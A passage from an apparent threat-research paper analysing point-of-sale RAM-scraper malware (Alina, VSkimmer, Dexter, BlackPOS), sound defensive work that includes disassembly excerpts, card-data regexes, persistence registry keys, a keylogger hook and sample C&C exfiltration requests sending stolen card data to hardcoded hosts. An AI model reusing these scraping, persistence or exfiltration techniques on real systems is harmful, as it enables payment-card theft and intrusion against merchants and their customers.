Alina inspects running processes on infected systems via the *CreateToolhelp32Snapshot* method that PoS RAM scrapers commonly use. It calls *CreateToolhelp32Snapshot* to take a snapshot of all of the processes currently running on the system as well as the heaps, modules, and threads that they use. It then calls *Process32First*, which retrieves information about the first process encountered in the snapshot. The process memory for certain programs such as Firefox®, Skype, Chrome™, and others can dramatically increase in size during runtime. Finding Tracks 1 and 2 credit card data in a browser's process memory is computationally expensive and highly unlikely. Because of this, Alina maintains a blacklist of processes to skip. If the current process is not in the blacklist, Alina opens a process object using *OpenProcess* and reads the memory content via *ReadProcessMemory*. Regexes to match Tracks 1 and 2 data, which are hardcoded in the Alina binary, are run on the process memory content that Alina reads.

Once regex matching in the process memory is complete, Alina retrieves the next process recorded in the snapshot using *Process32Next* and the inspection cycle is repeated. Alina uses HTTP POST to exfiltrate the Tracks 1 and 2 data that it scrapes and sends it to C&C servers, the addresses of which are hardcoded in its binary. HTTP POST requests are used because they are not cached, not saved in history, and have no data-sending length restrictions.

The format that Alina uses when exfiltrating data has significantly changed since it was first released. [20] Earlier versions sent exfiltrated data as plain text. Later on, the data was XOR-encrypted with a key and the encrypted data was encoded as hexadecimal digits. For a while, Alina required C&C servers to respond with a status code before initiating data exfiltration. The Alina binary is hardcoded with several C&C server addresses. If a server is unresponsive or fails to return the expected status code, the malware contacts the next server in the list. It also sends victims' computer and user information, along with exfiltrated credit card data, to C&C servers. Alina version 5.x encrypts exfiltrated data using two different keys. The header block of the exfiltrated data is XOR-encrypted with one key while the header contains the second key that the rest of the data is XOR-encrypted with.

Alina is a general-purpose PoS RAM scraper compared with Rdsrv because it does not restrict itself to targeting a handful of known PoS applications. It can be deployed, without being customized, to a wider pool of victims, most likely via social engineering. A steady stream of code updates and new functionality strongly imply that the Alina codebase is maturing and that the malware is enjoying recurring success.

```

jnz     short loc_402355
push   offset aCouldnTDelet_0 ; "Couldn't delete old file from update %s"
push   28h
push   offset aInstallcheck ; "installcheck"
push   4
jmp     short loc_402363
-----
; CODE XREF: check_for_malware_updates+1131j
push   offset aDeletedOldFi_0 ; "Deleted old file from update %s"
push   2Ah ; int
push   offset aInstallcheck ; "installcheck"
push   2 ; int
; CODE XREF: check_for_malware_updates+1231j
call   sub_403200
add    esp, 14h
push   offset av3_3 ; "v3.3"
push   edi ; char
push   offset aUpdatedFromUrl ; "Updated from URL %s to Version %s"
push   2Ch ; int
push   offset aInstallcheck ; "installcheck"
push   0Ah ; int

```

Figure 8: Alina checks for updates and deletes existing infectors

```

black_listed_processes dd offset asc_41CCBC ; DATA XREF: iterate_over_processes+F910
; "explorer.exe"
dd offset aChrome_exe ; "chrome.exe"
dd offset aFirefox_exe ; "firefox.exe"
dd offset aIexplore_exe ; "iexplore.exe"
dd offset aSvchost_exe ; "svchost.exe"
dd offset aSmss_exe ; "smss.exe"
dd offset aCrss_exe ; "crss.exe"
dd offset aWininit_exe ; "wininit.exe"
dd offset aSteam_exe ; "steam.exe"
dd offset aDevenv_exe ; "devenv.exe"
dd offset aThunderbird_ex ; "thunderbird.exe"
dd offset aSkype_exe ; "skype.exe"
dd offset aPidgin_exe ; "pidgin.exe"
social_engineered_filenames dd offset asc_41CBAC ; DATA XREF: iterate_over_processes+11B10
; "java.exe"
dd offset aJusched_exe ; "jusched.exe"
dd offset aJucheck_exe ; "jucheck.exe"
dd offset aDesktop_exe ; "desktop.exe"
dd offset aAdobeFlash_exe ; "adobeFlash.exe"
dd offset aWinFireWall_ex ; "win-firewall.exe"

```

Figure 9: Process blacklist and socially engineered filename list




Figure 10: CreateToolhelp32Snapshot method flowchart

```

push    offset unk_4628B0
mov     ebx, offset Track1 ; "((%?[Bb;''])?[0-9]{13,19})\^[A-Za-z\\5]{"...
mov     [ebp+var_4], 0
call   sub_404660
push   offset sub_4191C0 ; void (__cdecl *)()
call   _atexit
add    esp, 4

; CODE XREF: run_cc_regex+34fj
mov     eax, 2
test   byte ptr dword_4628C0, a1
jnz    short loc_403A1B
or     dword_4628C0, eax
push   offset unk_4628A0
mov     ebx, offset Track2_data ; "[0-9]{13,19}=(1[2-9])(0[1-9]|1[0-2])[0"...
mov     [ebp+var_4], 1
call   sub_404660
push   offset sub_4191B0 ; void (__cdecl *)()
call   _atexit
add    esp, 4
mov     eax, 2

; CODE XREF: run_cc_regex+681j
mov     ecx, 4
test   byte ptr dword_4628C0, c1
jnz    short loc_403A52
or     dword_4628C0, ecx
push   offset unk_462890
mov     ebx, offset Track1_data ; "((%?[Bb;''])?[0-9]{13,19})\^[A-Za-z\\5]{"...
mov     [ebp+var_4], eax
    
```

Figure 11: Regexes used to match Tracks 1 and 2 credit card data

```

movzx ecx, word_421080[esi] ; CODE XREF: submit_data_using_http_POST+711j
mov edx, samuel_sam_php[esi]
push eax ; dwOptionalLength
mov eax, [ebp+arg_10]
push eax ; int
mov eax, redsylockyboon_com[esi]
push ecx ; __int16
mov ecx, [ebp+arg_c]
push edx ; lpszObjectName
push eax ; lpszServerName
mov edx, ebx
call exfiltrate_using_http_POST
mov ebx, eax
add esp, 14h
cmp ebx, 29Ah
jz short loc_401024
mov ecx, samuel_sam_php[esi]
movzx edx, word_421080[esi]
mov eax, redsylockyboon_com[esi]
push ebx
push ecx
push edx
push eax
push edi ; char
push offset aSubmitToBacken ; "Submit to Backend No %d FAILED. (%s:%d%"...
push 1Eh ; int
    
```

Figure 12: Alina submits the scraped data to a remote server via HTTP POST

Alina Files Analyzed	
SHA-1	Trend Micro Detection Name
4e682b34c3e122e55d21f9a501b9f13afb7437a9	BKDR_ALINA.KER
5563e4c2987eda056b3f74716c00d3014b9306bc	BKDR_ALINA.NA
a368829bc400284f1803f4e5de5844ae4ccdedf1	BKDR_ALINA.OJ
aadb31534bd276fa2f3029e89e93140a48a5ce0d	BKDR_ALINA.ON
2e3e8a3454262016d1d453c702a0dc8b42e29d5f	TROJ_INJECT.AWH

## VSkimmer

Due to the growing popularity of PoS RAM scrapers as a tool for quick monetary gain, development kits promptly started surfacing in the cybercriminal underground. VSkimmer is a popular WYSIWYG builder tool for PoS RAM scrapers that surfaced around the beginning of 2013. [20], [21], [22]




Figure 13: VSkimmer's builder interface

The VSkimmer tool has an easy-to-configure builder interface. The user-configured parameters are applied to a stub file that comes bundled with the builder in order to generate a customized executable file. The builder appends a section called “\_Xyl2k\_” to the stub. The sample built was configured with the remote server address, *www.myexampleserver.co.cc*, and renamed to *java.exe*.

When first executed, the malware copies itself to the *%APPDATA%* directory using the user-configured filename, *java.exe*. It adds itself to an Auto Start runkey with the user-configured name, *PCI Compliant SCard*. It also adds itself to the firewall as an authorized application via the following registry keys:

```
HKEY_LOCAL_MACHINE\SOFTWARE\
Microsoft\Windows\CurrentVersion\
Run\PCI Compliant SCard value:
%APPDATA%\java.exe
```

```
HKEY_LOCAL_MACHINE\SYSTEM\
ControlSet001\Services\
SharedAccess\Parameters\
FirewallPolicy\StandardProfile\
AuthorizedApplications\
List\%APPDATA%\java.exe
```

VSkimmer is now ready to scrape the process memory for Tracks 1 and 2 credit card data. It inspects running processes using the *CreateToolhelp32Snapshot* method that PoS RAM scrapers commonly use.

VSkimmer calls *CreateToolhelp32Snapshot* to take a snapshot of all of the currently running processes on the system as well as the heaps, modules, and threads that they use. It then calls *Process32First*, which retrieves information about the first process encountered in the snapshot. It maintains a blacklist of processes (e.g., *smss.exe*, *csrss.exe*, *winlogon.exe*, etc.) to skip because finding credit card data in the process memory space of those processes is highly

unlikely. If the current process is not in the blacklist, VSkimmer opens the process object using *OpenProcess* and reads the memory content via *ReadProcessMemory*. The sample we analyzed only has the regex to match Track 2 credit card data hardcoded in its binary, however, other versions may have regexes to match both Tracks 1 and 2 credit card data. The regex to match Track 2 credit card data runs on the process memory content that VSkimmer reads.

When the regex matching on the process memory is completed, VSkimmer retrieves the next process recorded in the snapshot using *Process32Next* and the inspection cycle is repeated. The malware implements two data-exfiltration methods. Online, it uses HTTP GET to exfiltrate the Tracks 1 and 2 credit card data that it scrapes and sends it to a user-configured C&C server address. Most PoS RAM scrapers use HTTP POST unlike VSkimmer, which uses HTTP GET. The stolen card data is encoded as a Base64 string and is appended to the user-configured URL path, */api/process.php?xy=*.

The following is a sample HTTP GET request to a C&C server:

```
http://www.myexampleserver.co.cc/
api/process.php?xy=NDawMDAwMDAwMDA
wMDAwMj0xNTA0MTAxMTAwMDA0ND##
```

VSkimmer also has manual data-exfiltration functionality. If infected systems are offline, it looks for a removable drive called “KARTOXA007” (i.e., user-configurable drive name) and dumps all of the credit card data it harvests in a file called “*dmpz.log*” (i.e., user-configurable filename) on the drive. If a C&C server cannot be reached and no removable drives are connected to the infected systems, the data is dumped in a text file called “*compliant.dat*.”

VSkimmer also has bot functionality. It can receive and parse the commands, *upd* and *dlx*, from C&C servers. The *upd* command

tells infected systems to send a status update to servers. The *dlx* command, meanwhile, tells infected systems to download and execute a file passed as a parameter to the command. Cybercriminals can use the *dlx* command to update the bot or to download other malicious software onto already-infected systems. The VSkimmer builder package comes with a server-side bot management portal. VSkimmer's bot management portal accesses and populates a SQL database through the Web interface. The database has three tables—*cmdresults*, *commands*, and *terminals*. The top-level

table—*terminals*—tracks infected systems' locations, volume, status, bot version number, users, OSs, and others. The *cmdresults* table tracks bots' status, while the *commands* table tracks tasks assigned to bots.

WYSIWYG builders such as VSkimmer have industrialized PoS-RAM-scraper generation, making the malware mainstream and opening up more possibilities for data breaches.

```

.Xy12k:0042C000 ; Offset to raw data for section: 00026200
.Xy12k:0042C000 ; Flags E0000020: Text Executable Readable Writable
.Xy12k:0042C000 ; Alignment : default
.Xy12k:0042C000 ;
.Xy12k:0042C000 ; Segment type: Pure code
.Xy12k:0042C000 ; Segment permissions: Read/Write/Execute
.Xy12k:0042C000 _Xy12k_ segment para public 'CODE' use32
.Xy12k:0042C000 assume cs:_Xy12k_
.Xy12k:0042C000 ;org 42C000h
.Xy12k:0042C000 assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing
.Xy12k:0042C000 ; char autorun_path[]
.Xy12k:0042C000 autorun_path db 'SOFTWARE\Microsoft\Windows\CurrentVersion\Run',0
.Xy12k:0042C000 ; DATA >REF: add_self_to_reg_with_name_PCI_compliant+1010
.Xy12k:0042C02E align 10h
.Xy12k:0042C030 ; char regkey_name[]
.Xy12k:0042C030 regkey_name db 'PCI Compliant SCard',0
.Xy12k:0042C030 ; DATA >REF: add_self_to_reg_with_name_PCI_compliant+4510
.Xy12k:0042C044 align 20h
.Xy12k:0042C060 ; char mutex_name[]
.Xy12k:0042C060 mutex_name db 'Ha1stenberg2337',0 ; DATA >REF: _main+BC10
.Xy12k:0042C070 dd 8 dup(0)
.Xy12k:0042C090 ; char remote_sever_address[]
.Xy12k:0042C090 remote_sever_address db 'www.myexampleserver.co.cc',0
.Xy12k:0042C090 ; DATA >REF: _main:loc_40176610
.Xy12k:0042C090 ; scrape_track2_data+11010 ...
.Xy12k:0042C0AA align 20h
.Xy12k:0042C0C0 flashdrive_name db 'KARTOXA007',0 ; DATA >REF: write_results_to_external_drive+7B10
.Xy12k:0042C0C8 align 4
.Xy12k:0042C0CC dd 9 dup(0)
.Xy12k:0042C0F0 ; char logfile_name[]
.Xy12k:0042C0F0 logfile_name db 'smz.log',0 ; DATA >REF: write_results_to_external_drive+8510
.Xy12k:0042C0F9 align 4
.Xy12k:0042C0FC dd 9 dup(0)
.Xy12k:0042C120 url_pathsegment db '/api/process.php?xy=',0
.Xy12k:0042C120 ; DATA >REF: construct_http_get_request_0+6310
.Xy12k:0042C120 ; construct_http_get_request_1+0110 ...
.Xy12k:0042C135 align 4
.Xy12k:0042C138 dd 6 dup(0)
.Xy12k:0042C150 ajava db 'java',0 ; DATA >REF: _main+AA10
.Xy12k:0042C155 align 40h
.Xy12k:0042C180 filename db 'java.exe',0 ; DATA >REF: _main+AF10
.Xy12k:0042C189 align 1000h
.Xy12k:0042C189 _Xy12k_ ends

```

Figure 14: Appended section called “\_Xy12k\_”

Figure 15: *CreateToolhelp32Snapshot* method code flow



```

lea     ecx, [ebp+NumberOfBytesRead] ; CODE XREF: scrape_track2_data+A1fj
push   ecx ; lpNumberOfBytesRead
push   [ebp+Buffer.RegionSize] ; nSize
push   eax ; lpBuffer
push   esi ; lpBaseAddress
push   edi ; hProcess
call   ds:ReadProcessMemory
push   ebx
push   [ebp+NumberOfBytesRead]
lea   ecx, [ebp+lpBuffer]
call   sub_4042F7
push   1
push   offset track2 ; "\\;?[3-9]{1}[0-9]{12,19}[0=\\u0061][0-9"..."
lea   ecx, [ebp+var_49C]
call   sub_407430
lea   ecx, [ebp+var_4D8]
call   sub_4056BB

```

Figure 16: VSkimmer reads the process memory and searches for Track 2 credit card data

```

call   _sprintf
push   offset url_pathsegment ; "/api/process.php?xy="
lea   eax, [ebp+var_218]
push   esi ; char *
push   eax ; char *
call   _sprintf
add   esp, 30h
lea   eax, [ebp+var_31C]
push   eax ; char *
lea   ecx, [ebp+var_738] ; void *
call   base64_encode_string

```

Figure 17: VSkimmer encodes stolen data as a Base64 string and appends it to a user-configured URL path

```

cmd.exe - mysql -u root -p
owners.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql> use vpos;
Database changed
mysql> show tables;
+-----+
| Tables_in_vpos |
+-----+
| cndresults     |
| commands      |
| terminals     |
+-----+
3 rows in set (0.00 sec)

mysql> describe cndresults;
+-----+-----+-----+-----+-----+-----+
| Field | Type           | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| id    | bigint(16) unsigned | NO   | PRI | NULL    | auto_increment |
| taskId | bigint(16)       | NO   |     | NULL    |                 |
| botId | bigint(16)       | NO   |     | NULL    |                 |
| taskStatus | enum('0','1','2') | NO   |     | 0       |                 |
+-----+-----+-----+-----+-----+-----+
4 rows in set (0.00 sec)

mysql> describe commands;
+-----+-----+-----+-----+-----+-----+
| Field | Type           | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| taskId | bigint(16) unsigned | NO   | PRI | NULL    | auto_increment |
| taskNote | varchar(32)       | NO   |     | NULL    |                 |
| taskType | enum('dlx','upd') | NO   |     | NULL    |                 |
| taskURL | varchar(260)      | NO   |     | NULL    |                 |
| taskLimit | int(16)          | NO   |     | 0       |                 |
| taskCountry | varchar(260)    | NO   |     | NULL    |                 |
| taskBuildId | varchar(260)   | NO   |     | NULL    |                 |
+-----+-----+-----+-----+-----+-----+
7 rows in set (0.00 sec)

mysql> describe terminals;
+-----+-----+-----+-----+-----+-----+
| Field | Type           | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| id    | bigint(16) unsigned | NO   | PRI | NULL    | auto_increment |
| botIp | varchar(16)       | NO   |     | NULL    |                 |
| botId | varchar(32)       | NO   |     | NULL    |                 |
| buildId | varchar(16)      | NO   |     | NULL    |                 |
| buildVer | varchar(7)       | NO   |     | NULL    |                 |
| osVer | varchar(7)        | NO   |     | NULL    |                 |
| cName | varchar(32)       | NO   |     | NULL    |                 |
| cUser | varchar(32)       | NO   |     | NULL    |                 |
| cAdmin | enum('0','1')    | NO   |     | NULL    |                 |
| lastTime | int(32)         | NO   |     | NULL    |                 |
+-----+-----+-----+-----+-----+-----+
10 rows in set (0.01 sec)

mysql>

```

Figure 18: VSkimmer's database schema

VSkimmer Files Analyzed	
SHA-1	Trend Micro Detection Name
8b7e8d5ddd0c3ac657d358df7f70090204efb9e1	TROJ_HESETOX.D
fc7528e8dced7d70d92923b645c51885ac652e1e	TSPY_POCARDL.DAM
d541441ed4d475e79e95c8c7f550a24922c3ffdb	BKDR_HESETOX.SMJ
31dad731919e20c0cb3ce98efc01daea4ac34f21	TSPY_POCARDL.AK

## Dexter

Dexter variants, first discovered in December 2012, steal more than just Tracks 1 and 2 credit card data from infected systems. They also steal system information and install a keylogger. [23]

When first executed, Dexter follows an elaborate installation process. The sample analyzed executed the following actions:

- Starts an Internet Explorer® process (i.e., *iexplore.exe*) in the background
- Injects itself into the spawned *iexplore.exe* process
- Copies itself to `%APPDATA%\Java Security Plugin\javaplugin.exe`
- Adds the following Auto Start runkeys:

```
HKLM\SOFTWARE\Microsoft\Windows\
CurrentVersion\Run\Sun Java
Security Value: %APPDATA%\Java
Security Plugin\javaplugin.exe
```

```
HKCU\.DEFAULT\Software\Microsoft\
Windows\CurrentVersion\Run\Sun
Java Security Value: %APPDATA%\
Java Security Plugin\javaplugin.
exe
```

```
HKCU\Software\Microsoft\Windows\
CurrentVersion\Run\Sun Java
Security Value: %APPDATA%\Java
Security Plugin\javaplugin.exe
```

- Modifies the following *LowRiskFileTypes* registry key:

```
HKCU\Software\Microsoft\Windows\
CurrentVersion\Policies\
Associations\LowRiskFileTypes
value: .exe;.bat;.reg;.vbs;
```

- Modifies *Internet Setting Zones* to blanket-permit all policies for

the *Local Machine Zone* using the following registry keys:

```
HKCU\Software\Microsoft\Windows\
CurrentVersion\Internet Settings\
Zones\0\1806 value: 0
```

```
HKLM\SOFTWARE\Microsoft\Windows\
CurrentVersion\Internet Settings\
Zones\0\1806 value: 0
```

- Drops a keylogger component in `%WorkingDir%\SecureDll.dll`

Dexter then scrapes the process memory for Tracks 1 and 2 credit card data. It inspects running processes via the *CreateToolhelp32Snapshot* method that PoS RAM scrapers commonly use.

Dexter calls *CreateToolhelp32Snapshot* to take a snapshot of all of the running processes on the system as well as the heaps, modules, and threads that they use. It then calls *Process32First*, which retrieves information about the first process encountered in the snapshot. It also maintains a blacklist of processes (e.g., *iexplore.exe*, *smss.exe*, *winlogon.exe*, etc.) to skip because finding credit card data in the memory of these processes is highly unlikely. If a process is not in the blacklist, Dexter opens the process object using *OpenProcess* and reads the memory content via *ReadProcessMemory*.

Dexter uses a different method to search for Tracks 1 and 2 credit card data in the process memory compared with other PoS RAM scrapers. Instead of using regex matches, it uses a custom search function that looks for identifier bytes, followed by the correct number of digits. It searches the read process memory in 64k-sized chunks. Performing a custom search is faster than regex matching but can result in collecting garbage data in addition to actual Tracks 1 and 2 credit card data. Dexter's goal is to be efficient rather than to collect quality

information and exfiltrated data is validated offline.

In addition to Tracks 1 and 2 credit card data, Dexter also collects system information and logs keystrokes. It installs a keylogger component, *SecureDll.dll*, in the current *%WorkingDir%*. It enables the hidden file attribute on *SecureDll.dll* so it will not be visible in Windows® Explorer. *SecureDll.dll* exports the following functions:

- *KeyloggerDll\_1*
- *KeyloggerDll\_2*

*KeyloggerDll\_\** functions call the *GetKeyboardState* API, which returns the status of the 256 virtual keys to a specified buffer. Dexter calls *LoadLibrary* to load the functions that *SecureDll.dll* exports and calls *SetWindowsHookEx* to hook handlers, *WH\_KEYBOARD* (i.e., monitor keyboard input) and *WH\_GETMESSAGE* (i.e., monitor mouse and keyboard input). These allow Dexter to intercept all of the keystrokes made on infected systems.

Dexter uses HTTP POST to exfiltrate data and send it to a C&C server whose address

is hardcoded in its binary. It has a constructor function that fills in preassigned variables with exfiltrated data. The data is encoded as a Base64 string and sent out as an HTTP POST request.

The following is a sample HTTP POST request that Dexter sends:

```
Connection: 63.165.250.100:80
Content: POST/w1921831741862103104
1543/gateway.php HTTP/1.1\r\
nContent-Type: application/x-www-
form-urlencoded\r\nUser-Agent:
Mozilla/4.0[compatible; MSIE 7.0b;
Windows NT 6.0]\r\nHost: www.wln4.
com\r\nContent-Length: 173\r\
nCache-Control: no-cache\r\n\r\=
WltXUFZbAFdOVFVTUk5XWgdXTgIFUlpO
AAZWUQEHVQVWBVoG&unm=IgcOCg0KEBc
RAhcMEQ==&cnm=BwBOBQoPBhARFQ==&
query=NAoNBwwUEEM7Mw==&spec=UFF
DIQoX&opt=Ww&var=MBcCEScWEbc=&val=
c31tY2c=
```

The following table shows the variables that Dexter uses in HTTP POST requests. [24], [25]

HTTP POST Parameters That Dexter Uses	
Variable	Value
page	Mutex
ump	Track data
ks	Keylogger
opt	Unknown
unm	Username

HTTP POST Parameters That Dexter Uses	
Variable	Value
cnm	Hostname
view	Running processes
spec	Architecture
query	OS
val	Base64 XOR key
var	Dexter identifier

Dexter also has bot functionality. The following table shows the bot commands that

Dexter can process.

Bot Commands That Dexter Can Process	
Command	Description
download-	Downloads and executes <i>&lt;parameter&gt;</i>
update-	Updates the malware
checkin-	Changes the time intervals between data submissions
scanin:	Changes the time intervals between memory scans
uninstall	Serves as a kill switch; uninstalls the malware

Dexter is one of the most potent PoS RAM scraper families because its data-theft activities are not limited to only stealing credit card data. It also steals system information and installs a keylogger on infected systems.

This is very dangerous in a corporate environment because it can steal sensitive corporate information entered into PoS systems. [26]

```

call CreateToolhelp32Snapshot
mov [ebp+hSnapshot], eax
push offset pe ; lppe
mov eax, [ebp+hSnapshot]
push eax ; hSnapshot
call Process32First

; CODE XREF: iterate_processes_and_scrape+203↓j
push offset pe.szExeFile ; lpString1
call check_blacklist
add esp, 4
cmp eax, 1
jnz short loc_403BAC
jmp goto_next_process

```

Figure 19: Dexter captures running processes using the *CreateToolhelp32Snapshot* method and checks a blacklist for processes to skip

```

; LPCSTR blacklist
blacklist dd offset asc_4087F8 ; DATA XREF: check_blacklist+E1r
; check_blacklist+1B1r
; "svchost.exe"
dd offset aIexplore_exe_5 ; "iexplore.exe"
dd offset aExplorer_exe_5 ; "explorer.exe"
dd offset aSystem_5 ; "System"
dd offset aSmss_exe_5 ; "smss.exe"
dd offset aCsrss_exe_5 ; "csrss.exe"
dd offset aWinlogon_exe_5 ; "winlogon.exe"
dd offset aLsass_exe_5 ; "lsass.exe"
dd offset aSpoolsv_exe_5 ; "spoolsv.exe"
dd offset aAlg_exe_5 ; "alg.exe"
dd offset aWuauclt_exe_5 ; "wuauclt.exe"
align 10h

```

Figure 20: Dexter ignores blacklisted processes

```

read_process_memory:
mov [ebp+NumberOfBytesRead], 0
mov ecx, dword_40927C
mov [ebp+lpBuffer], ecx
lea edx, [ebp+NumberOfBytesRead]
push edx ; lpNumberOfBytesRead
mov eax, [ebp+nSize]
push eax ; nSize
mov ecx, [ebp+lpBuffer]
push ecx ; lpBuffer
mov edx, [ebp+lpBaseAddress]
push edx ; lpBaseAddress
mov eax, [ebp+hObject]
push eax ; hProcess
call ds:ReadProcessMemory
mov ecx, [ebp+NumberOfBytesRead]
push ecx
mov edx, [ebp+lpBuffer]
push edx
call match_track1_data
add esp, 8
mov eax, [ebp+NumberOfBytesRead]
push eax
mov ecx, [ebp+lpBuffer]
push ecx
call match_track2_data
add esp, 8
jmp iteratively_check_read_process_memory_64k_at_a_time

```

Figure 21: Custom search function that Dexter applies to 64k-sized chunks of memory

```

mov     ecx, [ebp+1pwi deCharStr]
movsx  edx, byte ptr [ecx]
cmp     edx, '%'
jnz     loc_404034
cmp     [ebp+arg_4], '0'
jbe     loc_404034
mov     [ebp+var_C8], 0
mov     eax, [ebp+1pwi deCharStr]
add     eax, 1
mov     [ebp+1pwi deCharStr], eax
mov     ecx, [ebp+1pwi deCharStr]
mov     [ebp+var_98], ecx
mov     edx, [ebp+1pwi deCharStr]
movsx  eax, byte ptr [edx]
test    eax, eax
jnz     short loc_404A09
mov     ecx, [ebp+1pwi deCharStr]
add     ecx, 1
mov     [ebp+1pwi deCharStr], ecx
mov     edx, [ebp+1pwi deCharStr]
movsx  eax, byte ptr [edx]
cmp     eax, 'B'
jz      short loc_4049F1
mov     ecx, [ebp+1pwi deCharStr]
movsx  edx, byte ptr [ecx]
cmp     edx, 'b'
jnz     short loc_404A09

```

Figure 22: Custom search function that Dexter uses to look for identifier bytes

```

; int __stdcall KeyloggerDll_1(int nCode,WPARAM wParam,LPARAM lParam)
public KeyloggerDll_1
KeyloggerDll_1 proc near

String2      = byte ptr -120h
var_11C      = dword ptr -11Ch
var_118      = dword ptr -118h
var_114      = dword ptr -114h
KeyState     = byte ptr -110h
var_C        = dword ptr -0Ch
dwhkl       = dword ptr -8
Char         = word ptr -4
nCode        = dword ptr 8
wParam       = dword ptr 0Ch
lParam       = dword ptr 10h

        push    ebp
        mov     ebp, esp
        sub     esp, 120h
        cmp     [ebp+nCode], 0
        jnz     loc_100015A8
        cmp     [ebp+wParam], 0
        jz      loc_100015A8
        mov     eax, [ebp+lParam]
        and     eax, 40000000h
        jz      loc_100015A8
        mov     [ebp+var_C], 0
        mov     [ebp+Char], 0
        lea    ecx, [ebp+KeyState]
        push   ecx                ; lpKeyState
        call   ds:GetKeyboardState ; Copy the status of the 256 virtual
                                   ; keys to the buffer
        push   0                  ; uFlags
        lea   edx, [ebp+Char]
        push   edx                ; lpChar
        lea   eax, [ebp+KeyState]
        push   eax                ; lpKeyState
        push   0                  ; uScanCode
        mov   ecx, [ebp+wParam]
        push   ecx                ; uvirtkey
        call   ds:ToAscii
        cmp   eax, 1
        jnz   short loc_100013A0
        movzx edx, [ebp+Char]
        cmp   edx, 20h
        jge   loc_10001525

```

Figure 23: KeyloggerDll\_1—one of the functions that SecureDll.dll exports

Dexter Files Analyzed	
SHA-1	Trend Micro Detection Name
f07f40f0b17a4d282e1c55b3a23b331b1f78c4d0	BKDR_DEXTR.SMM
a8bb7ce5e8616241a268666cd07926938dfbbe44	
32ed9f0beae53f1928bf5727111efbf81df9ac96	TSPY_DEXTER.CA
408d63a01e8e111181db921f1bf603e1a76622cf	TROJ_PINCAV.TF

## BlackPOS

BlackPOS is probably the most well-known PoS RAM scraper due to its role in the massive breach targeting one of the biggest U.S. retailers between 27 November and 15 December in 2013. [27] A BlackPOS variant was used to steal the payment card data of 70 million customers across the country. [28] Selling the stolen card and other customer data is expected to generate an income of US\$53.7 million for the cybercriminals. [29], [30] BlackPOS is actually an old malware, first discovered around the middle of 2012. Its source code was leaked online at some point, which led to the creation of several BlackPOS variants with different functionality. [31]

BlackPOS enumerates all of the processes running on the infected system using the *EnumProcesses* method and scans the process memory for Tracks 1 and 2 credit card data.

BlackPOS calls *EnumProcesses*, which populates an array with a list of process identifiers. It iterates over this array. For each array element, it calls *OpenProcess* to get the process handle then calls *VirtualQueryEx* to retrieve information about a range of pages within the virtual address space of the

process. It reads the process memory using *ReadProcessMemory*.

```

mov     eax, 0CCCCCCCCh
rep stosd
mov     [ebp+var_11], 0
mov     eax, [ebp+lpMultiByteStr]
push   eax
lea    ecx, [ebp+var_38]
call   sub_403190
mov     [ebp+var_4], 0
mov     [ebp+var_44], 0
mov     eax, [ebp+arg_0]
mov     [ebp+var_50], eax
mov     eax, [ebp+arg_4]
mov     ecx, [ebp+arg_0]
lea    edx, [ecx+eax-1]
mov     [ebp+var_5C], edx
